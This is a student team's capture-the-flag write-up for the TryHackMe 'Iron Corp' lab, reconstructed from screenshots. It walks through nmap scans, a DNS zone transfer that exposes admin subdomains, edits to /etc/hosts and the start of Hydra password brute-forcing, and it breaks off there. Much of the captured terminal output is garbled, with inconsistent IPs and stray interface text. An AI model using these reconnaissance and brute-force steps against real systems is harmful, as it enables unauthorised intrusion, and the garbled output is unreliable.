

PenTest 2

Iron Corp

Supreme

Chickens

Members

ID	Name	Role
1211103024	Yap Jack	Leader
1211102425	Ang Hui Yee	Member
1211101198	Fam YI Qi	Member
1211103978	Yong Dick Shen	Member


Recon and Enumeration

Members Involved: Fam Yi Qi, Yong Dick Shen, Yap Jack, Ang Hui Yee

Tools used: Nmap/ dig/ developer's tool/ hydra

Process and Methodology and Attempts:

We tried Nmap to find the ports but it didn't work, so we tried nmap -Pn.




The screenshot shows a terminal window on a Kali Linux system. The user has run two Nmap commands. The first command, `nmap 10.10.150.196`, resulted in a note that the host seems down. The second command, `nmap -Pn 10.10.150.196`, successfully scanned the host and found several open TCP ports: 53/tcp (domain), 135/tcp (msrpc), 3389/tcp (ms-wbt-server), and 8080/tcp (http-proxy). The scan took 15.95 seconds.

```
(kali㉿kali)-[~] $ nmap 10.10.150.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 01:02 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.04 seconds

(kali㉿kali)-[~] $ nmap -Pn 10.10.150.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 01:02 EDT
Nmap scan report for 10.10.150.196
Host is up (0.23s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 15.95 seconds
```

Then, we tried all the ports one at a time with our IP addresses in the IRL. Next, we were shown at port 8080.



After that, Yap Jack went through the developer's tools to see if he could find anything useful but failed.

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh Install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

TryHackMe | Iron Corp Dashtreme Admin - Free L

Not secure | 10.10.150.196:8080

Enter keywords

9526 Total Orders +4.2% ↑

8323 Total Revenue +1.2% ↑

6200 Visitors +5.2% ↑

5630 Messages +2.2% ↑

Elements Console Sources Network Performance Memory Application Security

Storage

- Local Storage
- Session Storage
- IndexedDB
- Web SQL
- Cookies

http://10.10.150.196:8080


Trust Tokens

Select a cookie to preview its value

Cache

Cache Storage

Windows Taskbar icons: File Explorer, Task View, Start, Taskbar settings, Edge, File Manager, WhatsApp, File Explorer, Taskbar settings, Edge, Taskbar settings.



During that, Ang Hui Yee used command dig with her IP address and the different ports one by one.

Kali-Linux-2021.4a-virtualbox-amd64 [Fresh install] [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

[kali㉿kali:~]

[*] dig 10.10.39.181;159

:<>> DIG 9.17.19->Debian <>> 10.10.38.181:53

; global options: +cmd

;挺有意思

;= ANSWER

=>HEADER=> opcode: QUERY, status: NXDOMAIN, id: 38527

; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:

EDNS version: 0, flags: udp: 1280

; QUESTION SECTION:

10.10.38.181;159. IN A

;; AUTHORITY SECTION:

3000 IN SOA a.root-servers.net. ns1.d.verisign-grs.com. 2822080102 1800 900 6848

08 6848

;; Query time: 2 msec

;; SERVER: 10.10.45.135(10.10.45.135)(UP)

;; WHEN: Tue Aug 02 01:27:38 EDT 2022

;; MSG SIZE rcvd: 119

[kali㉿kali:~]

[*] dig 10.10.39.181;189

:<>> DIG 9.17.19->Debian <>> 10.10.38.181:189

; global options: +cmd

;挺有意思

;= ANSWER

=>HEADER=> opcode: QUERY, status: NXDOMAIN, id: 14232

; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:

EDNS version: 0, flags: udp: 1280

; QUESTION SECTION:

10.10.38.181;189. IN A

;; AUTHORITY SECTION:

3000 IN SOA a.root-servers.net. ns1.d.verisign-grs.com. 2822080102 1800 900 684800 68400

;; Query time: 2 msec

;; SERVER: 10.10.45.135(10.10.45.135)(UP)

;; WHEN: Tue Aug 02 01:27:39 EDT 2022

;; MSG SIZE rcvd: 120

[kali㉿kali:~]

[*] dig 10.10.39.181;3389

:<>> DIG 9.17.19->Debian <>> 10.10.38.181:3389

; global options: +cmd

After that, Ang Hui Yee suggested using the nano command to change the content in the hosts file which is located in /etc/hosts. But it failed. Afterwards, she changed to the root and used the command nano again. It worked.

```
root@kali:/home/kali
File Actions Edit View Help
GNU nano 5.9
/etc/hosts *
127.0.0.1 localhost Target
127.0.1.1 kali WebSockets history Options
10.10.93.28 ironcorp.me

::1 localhost ip6-loopback ip6-loopback
ff02::1 ip6-allnodes Action
ff02::2 ip6-allrouters Open Browser

Use Burp's embedded browser
There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

Open browser


Use a different browser
You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

View documentation
```

```
File Actions Edit View Help
e entry for --no-replay and --replay-window for more info or silence this warning with --mute-replay-warnings
2022-08-03 00:28:53 Authenticate/Decrypt packet error: bad packet ID (may be a replay): [ #5516 ] -- see the man pag
e entry for --no-replay and --replay-window for more info or silence this warning with --mute-replay-warnings
2022-08-03 00:28:53 Authenticate/Decrypt packet error: bad packet ID (may be a replay): [ #5517 ] -- see the man pag
e entry for --no-replay and --replay-window for more info or silence this warning with --mute-replay-warnings
2022-08-03 00:28:53 Authenticate/Decrypt packet error: bad packet ID (may be a replay): [ #5518 ] -- see the man pag
e entry for --no-replay and --replay-window for more info or silence this warning with --mute-replay-warnings
2022-08-03 00:28:53 Authenticate/Decrypt packet error: bad packet ID (may be a replay): [ #5519 ] -- see the man pag
e entry for --no-replay and --replay-window for more info or silence this warning with --mute-replay-warnings
2022-08-03 00:28:53 Authenticate/Decrypt packet error: bad packet ID (may be a replay): [ #5520 ] -- see the man pag
e entry for --no-replay and --replay-window for more info or silence this warning with --mute-replay-warnings
2022-08-03 00:28:53 Authenticate/Decrypt packet error: bad packet ID (may be a replay): [ #5521 ] -- see the man pag
e entry for --no-replay and --replay-window for more info or silence this warning with --mute-replay-warnings
2022-08-03 00:28:53 Authenticate/Decrypt packet error: bad packet ID (may be a replay): [ #5522 ] -- see the man pag
e entry for --no-replay and --replay-window for more info or silence this warning with --mute-replay-warnings
2022-08-03 00:28:53 Authenticate/Decrypt packet error: bad packet ID (may be a replay): [ #5523 ] -- see the man pag
```

Next, Yong Dick Shen used nmap -Pn -T5 ironcrop.me but it doesn't show anything else so he tried nmap -Pn -T4 -p1-20000 ironcorp.me. When Yap Jack tried it, the terminal didn't show anything initially. After 3 tries, the hidden port finally showed.

Then, Yap Jack tried the URL (<http://ironcorp.me:11025/>) but no information was there.



After that, Fam Yi Qi tried to dig to gather more information but it said: “command not found”. Then, she used (dig @”IP address” ironcorp.me axfr) and it worked.

The screenshot shows the TryHackMe interface for the Iron Corp Box machine. On the left, there's a progress bar at 0% completion. Below it, the 'Active Machine Information' section displays the machine's title as 'Iron Corp Box', IP address as '10.10.132.89', and expiration time as '1h 11m 42s'. It includes buttons for 'Add 1 hour' and 'Terminate'. A note below states: 'Iron Corp suffered a security breach not long time ago.' with a 'Start Machine' button. On the right, a terminal window shows the output of a 'dig' command:

```

root@ip-10-10-119-49:~# dig@10.10.132.89 ironcorp.me
dig@10.10.132.89: command not found
root@ip-10-10-119-49:~# dig @10.10.132.89 ironcorp.me axfr
; <>> DLG 9.11.3-1ubuntu1.13-Ubuntu <>> @10.10.132.89 ironcorp.m
axfr
(1 server found)
; global options: +cmd
ironcorp.me. 3600 IN SOA win-8vmbkf3g815. h
ostmaster. 3 900 600 86400 3600
ironcorp.me. 3600 IN NS win-8vmbkf3g815.
admin.ironcorp.me. 3600 IN A 127.0.0.1
internal.ironcorp.me. 3600 IN A 127.0.0.1
ironcorp.me. 3600 IN SOA win-8vmbkf3g815. h
ostmaster. 3 900 600 86400 3600
; Query time: 43 msec
; SERVER: 10.10.132.89#53(10.10.132.89)
; WHEN: Tue Aug 02 07:29:16 BST 2022
; XFR size: 5 records (messages 1, bytes 238)

root@ip-10-10-119-49:~#

```

Then, Yong Dick Shen used nano to modify the file (/etc/hosts).


The screenshot shows a terminal window titled 'File Actions Edit View Help' with the command 'GNU nano 5.9'. The file '/etc/hosts' is open, showing the following content:

```


127.0.0.1 localhost
127.0.1.1 kali
10.10.11.45 ironcorp.me
10.10.11.45 admin.ironcorp.me
10.10.11.45 internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

```

After that, Fam Yi Qi keyed (<http://admin.ironcorp.me:11025/>) into the URL as shown below.



Next, Fam Yi Qi tried the hydra command 3 times. Then, she realised that the attackbox cannot function well due to low RAM so she let the others try this step using kali.



We used Hydra to bruteforce the password.

```


kali@kali: ~
Pictures Public remmina Sublist3r Templates
%2f.html Desktop hydra.restore Public shell00.jpeg.php Sublist3r
admin.txt Documents lin.py remmina shell00.jpeg.php.save target.txt
backup.sh Downloads Music santa shell00.jpg.php Templates
